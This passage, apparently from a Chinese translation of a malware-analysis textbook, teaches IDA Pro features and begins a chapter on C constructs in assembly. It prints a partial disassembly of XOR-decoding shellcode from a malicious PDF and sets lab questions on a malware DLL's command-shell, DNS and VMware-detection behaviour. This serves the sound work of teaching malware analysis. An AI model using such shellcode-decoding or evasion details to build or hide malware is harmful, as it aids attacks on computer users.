虚拟地址**0x401104**周围的反汇编代码清单如下所示。浏览这段代码，在“**Bad key\n**”之前，我们看到**0x4010F1**处有一个比较，这个比较检查**strcmp**函数调用的结果。而这个**strcmp**调用的一个参数是字符串，很像是密码，值为**$mab**。

```
004010E0         push    offset aMab       ; "$mab"
004010E5         lea     ecx, [ebp+var_1C]
004010E8         push    ecx
004010E9         call    strcmp
004010EE         add     esp, 8
004010F1         test    eax, eax
004010F3         jnz     short loc_401104
004010F5         push    offset aKeyAccepted ; "Key Accepted!\n"
004010FA         call    printf
004010FF         add     esp, 4
00401102         jmp     short loc_401118
00401104 loc_401104                         ; CODE XREF: _main+53j
00401104         push    offset aBadKey    ; "Bad key\n"
00401109         call    printf
```

下一个例子显示了我们输入发现的密码“**$mab**”后的结果，此时程序打印出一个不同的字符串。

```
C:\>password.exe
Enter password for this Malware: $mab
Key Accepted!
The malware has been unlocked
```

这个例子演示了如何用搜索特性和链接快速地得到一个二进制程序的信息。

5.3 使用交叉引用

交叉引用，在IDA Pro中被称为xref，可以告诉你一个函数在何处被调用，或者一个字符串在何处被使用。如果你识别了一个有用的函数，并且想要知道它在被调用时用了哪些参数，你可以使用一个交叉引用，来快速浏览这些参数被放在栈上的什么位置。基于交叉引用关系也可以生成有趣的图形，对于分析来说，这非常有帮助。

5.3.1 代码交叉引用

代码清单5-2在❶处显示了一个代码的交叉引用，这个交叉引用告诉我们这个函数（sub_401000）在main函数内部偏移0x3处被调用。❷处的代码交叉引用告诉我们，哪个跳转将我们带到这个位置，本例中是❸处标记的位置。我们知道这个点是相对sub_401000偏移量为0x19并且内存地址为0x401019处的jmp指令。

代码清单5-2 代码交叉引用

```
00401000        sub_401000      proc near       ; ❶CODE XREF: _main+3p
00401000        push    ebp
00401001        mov     ebp, esp
00401003    loc_401003:                         ; ❷CODE XREF: sub_401000+19j
00401003        mov     eax, 1
00401008        test    eax, eax
0040100A        jz      short loc_40101B
0040100C        push    offset aLoop    ; "Loop\n"
00401011        call    printf
00401016        add     esp, 4
00401019        jmp     short loc_401003 ❸
```

默认情况下，IDA Pro只显示给定函数的少数几个交叉引用，尽管有时有很多调用发生。要查看一个函数的所有交叉引用，单击函数名并按X键。弹出的窗口会列举这个函数被调用的所有位置。在图5-6中Xrefs窗口的底部，显示了一个对sub_408980的交叉引用列表，你可以看到这个函数被调用了64次（“Line 1 of 64”）。




图5-6 Xrefs窗口

双击Xrefs窗口中的任何项，会转到反汇编窗口中对应的引用代码。

5.3.2 数据交叉引用

数据交叉引用被用来跟踪一个二进制文件中的数据访问。数据引用可以通过内存引用关联代码中引用数据的任意一个字节，如代码清单5-3所示。例如，在❶处可以看见对**DWORD 0x7F000001**的数据交叉引用。相应的交叉引用告诉我们这个数据在**0x401020**处的函数中被使用。下面代码显示了对字符串**<Hostname> <Port>**的数据交叉引用。

代码清单5-3 数据交叉引用

```
0040C000 dword_40C000      dd 7F000001h         ; ❶DATA XREF: sub_401020+14r
0040C004 aHostnamePort     db '<Hostname> <Port>',0Ah,0  ; DATA XREF: sub_401000+3o
```

回忆一下第1章字符串静态分析常作为分析的起点。如果你看见一个有意思的字符串，使用IDA Pro的交叉引用特性，来查看这个字符串具体在哪里以及如何在代码中被使用。

5.4 分析函数

IDA Pro的一个最强大的功能是识别函数、标记函数，并且划分出局部变量和参数。代码清单5-4显示了一个IDA Pro识别函数的例子。

代码清单5-4 函数和栈的例子

```
00401020 ; =============== S U B R O U T I N E=============================
00401020
00401020 ; Attributes: ebp-based frame ❶
00401020
00401020 function        proc near                ;  CODE XREF: _main+1Cp
00401020
00401020 var_C           = dword ptr -0Ch ❷
00401020 var_8           = dword ptr -8
00401020 var_4           = dword ptr -4
00401020 arg_0           = dword ptr  8
00401020 arg_4           = dword ptr  0Ch
00401020
00401020                 push    ebp
00401021                 mov     ebp, esp
00401023                 sub     esp, 0Ch
00401026                 mov     [ebp+var_8], 5
0040102D                 mov     [ebp+var_C], 3 ❸
00401034                 mov     eax, [ebp+var_8]
00401037                 add     eax, 22h
0040103A                 mov     [ebp+arg_0], eax
0040103D                 cmp     [ebp+arg_0], 64h
```

```
00401041                jnz     short loc_40104B
00401043                mov     ecx, [ebp+arg_4]
00401046                mov     [ebp+var_4], ecx
00401049                jmp     short loc_401050
0040104B loc_40104B:                           ; CODE XREF: function+21j
0040104B                call    sub_401000
00401050 loc_401050:                           ;  CODE XREF: function+29j
00401050                mov     eax, [ebp+arg_4]
00401053                mov     esp, ebp
00401055                pop     ebp
00401056                retn
00401056 function       endp
```

请注意IDA Pro会告诉我们基于EBP的栈帧❶如何在函数中使用，这意味着整个函数中局部变量和参数都通过EBP寄存器来引用。IDA Pro已经将局部变量用前缀`var_`进行标记，而参数用前缀`arg_`来标记，将局部变量和参数用相对EBP的偏移量作为后缀来进行命名。IDA Pro仅会对代码中实际使用的局部变量和参数做标记，使用者没有办法自动地知道源代码中使用的所有东西。

回忆第4章的讨论，局部变量会在相对EBP负偏移量的位置，而参数会在正偏移量的位置。在❷处可以看到IDA Pro提供的栈视图摘要的开始部分。摘要的第1行告诉我们`var_C`对应值`-0xCh`。IDA Pro告诉我们它已经在❸处将`-0xC`替换为`var_C`形式，它对这条指令进行了抽象。例如，现在，我们可以将它读作“`var_C`被设置成`3`”，而不是读作“`mov [ebp-0Ch], 3`”，随后继续我们的分析。这个抽象使我们在读反汇编语句时更加高效。

有时IDA Pro无法识别出一个函数。如果发生了这种情况，按P键来创建一个函数。它也可能无法识别出基于EBP的一个栈帧，并且指令`mov [ebp-0Ch], eax`和`push dword ptr[ebp-010h]`可能不是按最便于理解的记号出现的。多数情况下，你可以按Alt+P来修正这个问题，选择BP Based Frame，然后指定4 bytes for Saved Registers。

5.5　使用图形选项

IDA Pro支持5种图形选项，可以通过图5-7中显示的工具栏按钮来访问。这些图形选项中的4个利用了交叉引用。




图5-7　图工具栏按钮

若你单击这个工具栏上的任意一个按钮，WinGraph32应用生成的图形会展现在你面前。与反汇编窗口的图形视图不一样，这些图形不能通过IDA操作。（它们常被简称为遗留的图形。）图形化按钮工具栏上的选项描述参见表5-1。

表5-1 图形化选项

按钮	功能	描述
	对当前函数创建一个流程图	建议用户使用反汇编窗口中的交互式图形模式，但是也可以使用这个按钮来查看一种不同的图形视图（我们在第 6 章中将使用这个选项对代码进行图形化分析）
	对整个程序创建函数调用图	使用这个图标获得对程序中函数调用层次结构的一个快速了解，如图 5-8 所示。为了更进一步分析，使用 WinGraph32 的缩放功能。你会发现大的静态链接可执行文件的调用图会变得非常庞大，从而导致这个图根本无法使用
	对当前选择的交叉引用，生成所有指向这一引用的链接图	在查看如何到达一个特定的标识时非常有用，同时对于函数分析也很有用，因为它会帮助你查看程序是如何到达一个特定函数的
	从当前选择的符号开始，生成所有交叉引用的链接图	在查看一系列的函数调用时非常有用。举例来说，图 5-9 显示了一个单一函数的此类图示。注意到 `sub_4011f0` 函数调用了 `sub_401110` 函数，它又继而调用了 `gethostbyname`。这一视图可以快速告诉你一个函数做了什么，以及调用了哪些函数。这是快速调查一个函数最便捷的方法
	创建一个用户指定的交叉引用图	使用这个选项来创建一个定制的视图。你可以指定图形的递归深度，所使用的符号，去往或源自的符号，以及排除的节点类型。这是修改 IDA Pro 生成图形并在 WinGraph32 中显示的唯一方法




图5-8 一个程序的交叉引用图




图5-9 单个函数的交叉引用图（sub_4011F0）

5.6 增强反汇编

IDA Pro的一个最好的特性是它允许你修改它的反汇编，来达到你的目标。你做的修改能够极大地增加你能分析一个二进制文件的速度。

> **警告**：IDA Pro 没有撤销特性，所以做修改时要当心。

5.6.1 重命名位置

IDA Pro在自动化命名虚拟地址和栈变量方面做得很好，但是为了让它们更有意义，你也可以修改这些名字。自动生成的名字（也称为假名），如`sub_401000`，不能告诉你更多的信息，而一个被命名为`ReverseBackdoorThread`的函数会更有用一些。你应该将这些假名重命名为一些更有意义的名字。这也帮助你确保不会对一个函数进行重复的逆向工程。当重命名假名时，你只需要在一个地方做一次。IDA Pro会将这个新名字扩散到被引用的任何地方。

在你将一个假名重命名为一个更有意义的名字后，交叉引用会变得更易于分析。例如，若函数`sub_401200`在一个程序中被调用很多次，将它重命名为`DNSrequest`，则它会在整个程序中都被重命名为`DNSrequest`。你只需能够读懂这个有意义的名字，而不需要再逆向这个函数或者记住`sub_401200`做了什么，想象一下这会为你的分析节省多少时间。

表5-2展示了我们重命名局部变量与参数的例子。左侧的列中包含一个没有任何重命名参数的反

汇编代码清单，而右侧的列显示了包含重命名后参数的代码清单。我们的确能够从右侧列中搜集一些信息。这里，我们将arg_4重命名为port_str，var_598重命名为port。你可以看到这些被重命名的元素比它们的假名更容易理解。

5.6.2 注释

IDA Pro让你可以在整个反汇编过程中手工嵌入注释，并且它也会自动地添加许多注释。要添加你自己的注释，将光标放在反汇编的某行上，并按冒号（:）键会带起一个注释窗口。要插入一个跨反汇编窗口，并且在任何时候只要存在对你添加注释的地址的交叉引用就重复回显的注释，按分号（;）键。

5.6.3 格式化操作数

反汇编时，IDA Pro会决定对反汇编的每一条指令的操作数如何进行格式化。除非有上下文，否则通常情况下，被显示的数据会被格式化为十六进制的值。IDA Pro允许你修改这个数据来使它更易于理解。

表5-2 函数操作数的重命名

重命名前的参数	重命名后的参数
004013C8 mov eax, [ebp+**arg_4**]	004013C8 mov eax, [ebp+**port_str**]
004013CB push eax	004013CB push eax
004013CC call _atoi	004013CC call _atoi
004013D1 add esp, 4	004013D1 add esp, 4
004013D4 mov [ebp+**var_598**], ax	004013D4 mov [ebp+**port**], ax
004013DB movzx ecx, [ebp+**var_598**]	004013DB movzx ecx, [ebp+**port**]
004013E2 test ecx, ecx	004013E2 test ecx, ecx
004013E4 jnz short loc_4013F8	004013E4 jnz short loc_4013F8
004013E6 push offset aError	004013E6 push offset aError
004013EB call printf	004013EB call printf
004013F0 add esp, 4	004013F0 add esp, 4
004013F3 jmp loc_4016FB	004013F3 jmp loc_4016FB
004013F8 ; ----------------------	004013F8 ; --------------------
004013F8	004013F8
004013F8 loc_4013F8:	004013F8 loc_4013F8:
004013F8 movzx edx, [ebp+**var_598**]	004013F8 movzx edx, [ebp+**port**]
004013FF push edx	004013FF push edx
00401400 call ds:htons	00401400 call ds:htons

图5-10显示了一个修改指令操作数格式的例子，例子中62h被用来和局部变量var_4比较。如果右键单击62h，将62h修改为十进制98、八进制142o、二进制1100010b或是ASCII字符b的选项会出现在你面前，你可以根据场景和分析的需要，选择合适的选项。




图5-10 函数操作数操作

要改变一个操作数是引用了内存还是保留为数据，按键盘上的O键。例如，假设你正在分析一个链接到`loc_410000`的反汇编，跟踪这个链接回溯，看到如下的指令：

```
mov eax, loc_410000
add ebx, eax
mul ebx
```

在反汇编层面，每样东西都是一个数字，但是IDA Pro错误地将数字`4259840`（16进制`0x410000`）标记为对地址410000的引用。要修正这个错误，按O键修改这个地址为数字`410000h`，并从反汇编窗口移除这个讨厌的交叉引用。

5.6.4 使用命名的常量

恶意代码编写者（和多数程序员）经常在他们的代码中使用命名常量，如`GENERIC_READ`。命名常量为程序员提供了一个简单易记的名字，但是在二进制文件中它们用一个整数来存储。不幸的是，一旦编译器对源代码编译完成，要判断源代码使用的是一个常量符号还是一个数字，就不可能了。

幸运的是，IDA Pro为Windows API和C标准库提供了大量的命名常量目录，并且你可以在你的反汇编中对一个操作数使用Use Standard Symbolic Constant选项（如图5-11所示）。图5-11显示了当你在值`0x80000000`上选择Use Standard Symbolic Constant时出现的窗口。




图5-11 标准符号常量窗口

表5-3中的代码片段显示了对Windows API调用`CreateFileA`应用标准符号常量之后的效果。其中右侧的代码更加有意义。

> **注意**：要确定从由标准符号常量窗口提供的常用可扩展列表中选择哪个值，你需要到 MSDN 页面上查找那个 Windows API 调用。在那里你会看到这些和每一个参数相关联的符号常量。我们在第 7 章讨论 Windows 概念时，会进一步讨论这个问题。

有时，你要查看的某个标准符号常量不会显示，这时你需要手动加载有关的类型库。要这样做，选择View→Open Subviews→Type Libraries来查看当前被加载的库。通常`mssdk`和`vc6win`会自动被加载，但是如果没有的话，你可以手动加载它们（因为恶意代码经常需要使用本地API，也就是Windows NT家族的API）。要获取本地API的符号常量，加载`ntapi`（微软Windows NT 4.0本地API）。同样道理，分析一个Linux二进制时，你可能需要手动加载`gnuunx`（GNU C++ UNIX）库。

表5-3　使用标准符号常量选项前后的代码

应用符号常量前	应用符号常量后
`mov esi, [esp+1Ch+argv]`	`mov esi, [esp+1Ch+argv]`
`mov edx, [esi+4]`	`mov edx, [esi+4]`
`mov edi, ds:CreateFileA`	`mov edi, ds:CreateFileA`
`push 0 ; hTemplateFile`	`push NULL ; hTemplateFile`
`push 80h ; dwFlagsAndAttributes`	`push FILE_ATTRIBUTE_NORMAL ; dwFlagsAndAttributes`
`push 3 ; dwCreationDisposition`	`push OPEN_EXISTING ; dwCreationDisposition`
`push 0 ; lpSecurityAttributes`	`push NULL ; lpSecurityAttributes`
`push 1 ; dwShareMode`	`push FILE_SHARE_READ ; dwShareMode`
`push 80000000h ; dwDesiredAccess`	`push GENERIC_READ ; dwDesiredAccess`
`push edx ; lpFileName`	`push edx ; lpFileName`
`call edi ; CreateFileA`	`call edi ; CreateFileA`

5.6.5 重新定义代码和数据

当IDA Pro对一个程序进行初始反汇编时，字节偶尔也会被错误地分类；例如代码可能被定义为数据，数据也可能被定义为代码，等等。在反汇编窗口中最常用的重新定义代码的方式，是按U键来取消函数、代码或数据的定义。当你取消代码定义时，后续字节会被重新格式化为一个原始字节列表。

可以按C键定义原始字节为代码。例如，表5-4显示了一个名为*paycuts.pdf*的恶意PDF文档。在文件内偏移0x8387处，我们发现在❶处有shellcode（被定义为原始字节），所以我们在那个位置按C键。这个操作反汇编这些shellcode，并会让我们发现它在❷处包含了一个用0x97进行XOR解码的循环。

根据你的目标，你可以简单地通过按D键或A键，分别定义这些原始字节为数据或ASCII字符串。

5.7 用插件扩展IDA



图5-12 加载IDC和Python脚本的选项

你可以用多种方法来扩展IDA Pro的功能，通常通过它的脚本功能。脚本的潜在使用能力是无限的，从最简单的标记代码，到像在IDA Pro数据库文件之间执行差异比较这样的复杂功能都可以使用脚本。

在这里，我们会让你体验两个使用IDC和Python脚本扩展插件的最普遍方法。IDC和Python脚本可以通过选择File→Script File像文件一样简单地运行，或选择File→IDC Command或File→Python Command作为单独的命令那样运行，如图5-12所示。在工作空间底部的输出窗口包含一个日志视图，它可以通过插件扩展使用，来显示调试和状态消息。

表5-4 手动反汇编paycuts.pdf文档中的shellcode

按C键之前的文件	按C键之后的文件
`00008384 db 28h ; (`	`00008384 db 28h ; (`
`00008385 db 0FCh ; n`	`00008385 db 0FCh ; n`
`00008386 db 10h`	`00008386 db 10h`
`00008387 db 90h ; É` ❶	`00008387 nop`
`00008388 db 90h ; É`	`00008388 nop`
`00008389 db 8Bh ; ï`	`00008389 mov ebx, eax`
`0000838A db 0D8h ; +`	`0000838B add ebx, 28h ; '('`
`0000838B db 83h ; â`	`0000838E add dword ptr [ebx], 1Bh`
`0000838C db 0C3h ; +`	`00008391 mov ebx, [ebx]`
`0000838D db 28h ; (`	`00008393 xor ecx, ecx`
`0000838E db 83h ; â`	`00008395`
`0000838F db 3`	`00008395 loc_8395: ; CODE XREF: seg000:000083A0j`
`00008390 db 1Bh`	`00008395 xor byte ptr [ebx], 97h` ❷
`00008391 db 8Bh ; ï`	`00008398 inc ebx`
`00008392 db 1Bh`	`00008399 inc ecx`
`00008393 db 33h ; 3`	`0000839A cmp ecx, 700h`
`00008394 db 0C9h ; +`	`000083A0 jnz short loc_8395`
`00008395 db 80h ; Ç`	`000083A2 retn 7B1Ch`
`00008396 db 33h ; 3`	`000083A2 ; --------------------------------000083A5 db 16h`
`00008397 db 97h ; ù`	`000083A6 db 7Bh ; {`
`00008398 db 43h ; C`	`000083A7 db 8Fh ; Å`
`00008399 db 41h ; A`	
`0000839A db 81h ; ü`	
`0000839B db 0F9h ; ·`	

按C键之前的文件	按C键之后的文件
0000839C db 0 0000839D db 7 0000839E db 0 0000839F db 0 000083A0 db 75h ; u 000083A1 db 0F3h ; = 000083A2 db 0C2h ; - 000083A3 db 1Ch 000083A4 db 7Bh ; { 000083A5 db 16h 000083A6 db 7Bh ; { 000083A7 db 8Fh ; Å	

5.7.1 使用IDC脚本

IDA Pro内建了一个被称为IDC的脚本语言，这个脚本语言的历史早于像Python和Ruby这些广泛普及的脚本语言。在IDA安装目录中的IDC子目录包中，包含了多个IDA Pro用来分析反汇编文本的IDC脚本示例。如果你想学习IDC，可以参考这些程序。

IDC脚本是由函数组成的程序，其中所有函数都被声明为静态的。参数不需要指定类型，并且auto被用来定义局部变量。IDC有许多内建函数，它们在IDA Pro帮助索引中有相关描述，而且*idc.idc*文件通常包含了使用这些内建函数的脚本。

第1章中，我们讨论了PEiD工具以及它的插件Krypto ANALyzer（KANAL），它可以导出一个IDC脚本。这个IDC脚本在给定的一个二进制文件的IDA Pro数据库中设置书签和注释，如代码清单5-5所示。

代码清单5-5 由PEiD KANAL插件生成的IDC脚本

```
#include <idc.idc>
static main(void){
      auto slotidx;
      slotidx = 1;
      MarkPosition(0x00403108, 0, 0, 0, slotidx + 0, "RIJNDAEL [S] [char]");
      MakeComm(PrevNotTail(0x00403109), "RIJNDAEL [S] [char]\nRIJNDAEL (AES):
               SBOX (also used in other ciphers).");

      MarkPosition(0x00403208, 0, 0, 0, slotidx + 1, "RIJNDAEL [S-inv] [char]");
      MakeComm(PrevNotTail(0x00403209), "RIJNDAEL [S-inv] [char]\nRIJNDAEL (AES):
               inverse SBOX (for decryption)");
}
```

要加载一个IDC脚本，选择File→Script File。这个IDC脚本应该会立刻被执行，并且会打开一个

工具栏窗口，其中一个按钮用来进行编辑，另一个则被用来在需要时重新执行脚本。

5.7.2 使用IDAPython

IDAPython已经完全被集成到当前版本的IDA Pro中了，支持Python编程为二进制分析带来了便利。IDAPython提供了一大堆IDA Pro的SDK功能，提供了远比IDC强大许多的脚本化能力。IDAPython提供3个模块来访问IDA API（idaapi）、IDC接口（idc）以及IDAPython工具函数（idautils）。

IDAPython脚本使用有效地址（EA），来执行引用的主要方法。其中没有抽象数据类型，并且大多数调用以一个EA或一个符号名字符串为参数。IDAPython在核心IDC函数周围有许多包装函数。

代码清单5-6显示了一个IDAPython脚本示例。这个脚本的目标是对一个idb中的所有`call`指令上色，让它们对分析人员来说更显眼。例如，`ScreenEA`是一个获取光标位置的普通函数。`Heads`是一个会被用来遍历一些定义元素的函数，元素在这个案例中是每一个指令。一旦我们搜集了在`functionCalls`中的所有函数调用，我们迭代遍历那些指令，并使用`SetColor`上色。

代码清单5-6 为所有函数调用上色的Python脚本

```
from idautils import *
from idc import *

heads = Heads(SegStart(ScreenEA()), SegEnd(ScreenEA()))

functionCalls = []

for i in heads:
  if GetMnem(i) == "call":
    functionCalls.append(i)
print "Number of calls found: %d" % (len(functionCalls))

for i in functionCalls:
  SetColor(i, CIC_ITEM, 0xc7fdff)
```

5.7.3 使用商业插件

掌握使用IDA Pro的扎实经验之后，你应该考虑购买一些商业插件，比如Hex-Rays反编译器和zynamics BinDiff等。Hex-Rays反编译器是一个有用的插件，它将IDA Pro反汇编转换为可读的类C的伪代码。读类C代码而不是反汇编，通常能加速你的分析，因为它让你更接近恶意代码编写者编写的原始源代码。

zynamics BinDiff是比较两个IDA Pro数据库的有用工具。它可以让你找出恶意代码变种之间的不

同点，包括新的函数，以及相似函数的区别。在分析两个恶意代码时，它还提供了相似度评分的能力。附录B中我们对这些IDA Pro扩展进行了更广泛的描述。

5.8 小结

本章仅仅提供了对IDA Pro的粗略曝光。整本书中，我们会在实验中使用IDA Pro演示一些有意思的用法。

如你所见，IDA Pro查看反汇编的能力仅仅是它强大功能的一个小方面。IDA Pro的真正威力来自于它的交互式能力，我们已经讨论了用它来标记反汇编帮助我们进行分析的几种方式。我们也讨论了使用IDA Pro来浏览汇编代码的几种方式，包括导航式浏览、利用交叉引用的威力，以及查看图形，所有这些都能加速你的分析进程。

5.9 实验

Lab 5-1

只用IDA Pro分析在文件Lab05-01.dll中发现的恶意代码。这个实验的目标是给你一个用IDA Pro动手的经验。如果你已经用IDA Pro工作过，你可以选择忽略这些问题，而将精力集中在逆向工程恶意代码上。

问题

1. `DllMain` 的地址是什么？
2. 使用 Imports 窗口并浏览到 `gethostbyname`，导入函数定位到什么地址？
3. 有多少函数调用了 `gethostbyname`？
4. 将精力集中在位于 `0x10001757` 处的对 `gethostbyname` 的调用，你能找出哪个 DNS 请求将被触发吗？
5. IDA Pro 识别了在 `0x10001656` 处的子过程中的多少个局部变量？
6. IDA Pro 识别了在 `0x10001656` 处的子过程中的多少个参数？
7. 使用 Strings 窗口，来在反汇编中定位字符串`\cmd.exe /c`。它位于哪？
8. 在引用`\cmd.exe /c` 的代码所在的区域发生了什么？
9. 在同样的区域，在 `0x100101C8` 处，看起来好像 `dword_1008E5C4` 是一个全局变量，它帮助决定走哪条路径。那恶意代码是如何设置 `dword_1008E5C4` 的呢？（提示：使用 `dword_1008E5C4`

的交叉引用。）

10. 在位于 0x1000FF58 处的子过程中的几百行指令中，一系列使用 memcmp 来比较字符串的比较。如果对 robotwork 的字符串比较是成功的（当 memcmp 返回 0），会发生什么？
11. PSLIST 导出函数做了什么？
12. 使用图模式来绘制出对 sub_10004E79 的交叉引用图。当进入这个函数时，哪个 API 函数可能被调用？仅仅基于这些 API 函数，你会如何重命名这个函数？
13. DllMain 直接调用了多少个 Windows API？多少个在深度为 2 时被调用？
14. 在 0x10001358 处，有一个对 Sleep（一个使用一个包含要睡眠的毫秒数的参数的 API 函数）的调用。顺着代码向后看，如果这段代码执行，这个程序会睡眠多久？
15. 在 0x10001701 处是一个对 socket 的调用。它的 3 个参数是什么？
16. 使用 MSDN 页面的 socket 和 IDA Pro 中的命名符号常量，你能使参数更加有意义吗？在你应用了修改以后，参数是什么？
17. 搜索 in 指令（opcode 0xED）的使用。这个指令和一个魔术字符串 VMXh 用来进行 VMware 检测。这在这个恶意代码中被使用了吗？使用对执行 in 指令函数的交叉引用，能发现进一步检测 VMware 的证据吗？
18. 将你的光标跳转到 0x1001D988 处，你发现了什么？
19. 如果你安装了 IDA Python 插件（包括 IDA Pro 的商业版本的插件），运行 Lab05-01.py，一个本书中随恶意代码提供的 IDA Pro Python 脚本，（确定光标是在 0x1001D988 处。）在你运行这个脚本后发生了什么？
20. 将光标放在同一位置，你如何将这个数据转成一个单一的 ASCII 字符串？
21. 使用一个文本编辑器打开这个脚本。它是如何工作的？

第 6 章　识别汇编中的 C 代码结构

在第4章中，我们讨论了x86体系结构以及它最常用的指令。但是成功的逆向工程师并不会单独评估每一条指令，除非到他们必须这么做的时候。这个过程实在是太乏味了，并且整个被反汇编程序中的指令数目可以达到上千甚至上百万。作为一名恶意代码分析师，你必须能通过技巧，来获得一个高层次的代码功能视图，这个技巧就是以组为单位来分析指令，只在需要时再将精力集中在单条指令上。这个技巧的使用需要时间积累。

作为开始，让我们先考虑一个恶意代码作者是如何开发代码的，从而确定该如何分组指令。恶意代码典型情况下都是采用高级语言开发的，大多数时候是C语言。一个代码结构是一段代码的抽象层，它定义了一个功能属性，而不是它的实现细节。代码结构的例子包括循环、`if`语句、链接表、`switch`语句，等等。程序可以被划分为单独的结构，当它们组合到一起时，才能实现程序的总体功能。

本章将通过讨论超过十种不同的C代码结构，领你入门。尽管本章的目的是帮助读者学习逆向分析，但我们还是会检查每一种代码结构的汇编语言代码，你作为恶意代码分析师的目标是将恶意代码程序反汇编后，再恢复到高级语言结构。而对于从高级语言结构到反汇编这个反方向的学习通常更简单，因为计算机程序员习惯阅读和理解高级语言源代码。

本章将精力集中在较常见的和有难度的结构上，比如循环和条件语句。当你构建了这些基础以后，你将学习如何快速地形成代码功能的高级视图。

除了讨论结构的区别外，我们也会验证编译器之间的区别，因为编译器版本和设置能影响一个特定结构在反汇编代码中的表现。我们会评估使用不同的编译器编译`switch`语句和函数调用的两种不同方式。本章将在C代码结构上进行更深层次的挖掘，所以总体而言，你理解的C和编程越多，你从中学到的东西就会越多。想在C语言上获得帮助，看一看由Brian Kernighan和Dennis Ritchie写的*The C Programming Language*（Prentice-Hall，1988）。多数恶意代码由C语言编写，尽管有时用Delphi和C++编写。C语言是一个与汇编有着紧密关系的简单语言，所以它是新手恶意代码分析师开始的最合理的地方。

阅读本章时，记住你的目标是理解一个程序的总体功能，而不是分析每一条指令。时刻记住这一点，不要在细节上陷入困境。将精力集中在程序整体上是如何工作的，而不是它们是如何做每一件特定事情的。

6.1 全局与局部变量

全局变量可以被一个程序中的任意函数访问和使用。局部变量只能在它被定义的函数中访问。在C中全局和局部变量的声明方式是相似的，但是在汇编中看起来完全不同。

下面是全局变量和局部变量的两个C语言代码例子。全局变量的例子见代码清单6-1，在函数外面定义了x和y变量。局部变量的例子见代码清单6-2，这两个变量在函数中被定义。

代码清单6-1　有两个全局变量的简单程序例子

```
int x = 1;
int y = 2;

void main()
{
   x = x+y;
   printf("Total = %d\n", x);
}
```

代码清单6-2　有两个局部变量的简单程序例子

```
void main()
{
   int x = 1;
   int y = 2;

   x = x+y;
   printf("Total = %d\n", x);
}
```

在这两个C代码例子中，全局和局部变量的差别并不大，而且在这个例子中程序结果是一样的。但在反汇编代码中，如代码清单6-3和6-4中显示的，差别却很大。全局变量通过内存地址引用，而局部变量通过栈地址引用。

在代码清单6-3中，全局变量x通过dword_40CF60来标记，一个在0x40CF60处的内存位置。注意在❶处，eax的值被赋给dword_40CF60，所以x的值被修改了。所有后续使用这个变量的函数都会受影响。

代码清单6-3　代码清单6-1中的全局变量例子的汇编代码

```
00401003        mov     eax, dword_40CF60
00401008        add     eax, dword_40C000
0040100E        mov     dword_40CF60, eax ❶
00401013        mov     ecx, dword_40CF60
00401019        push    ecx
```

```
0040101A        push    offset aTotalD  ;"total = %d\n"
0040101F        call    printf
```

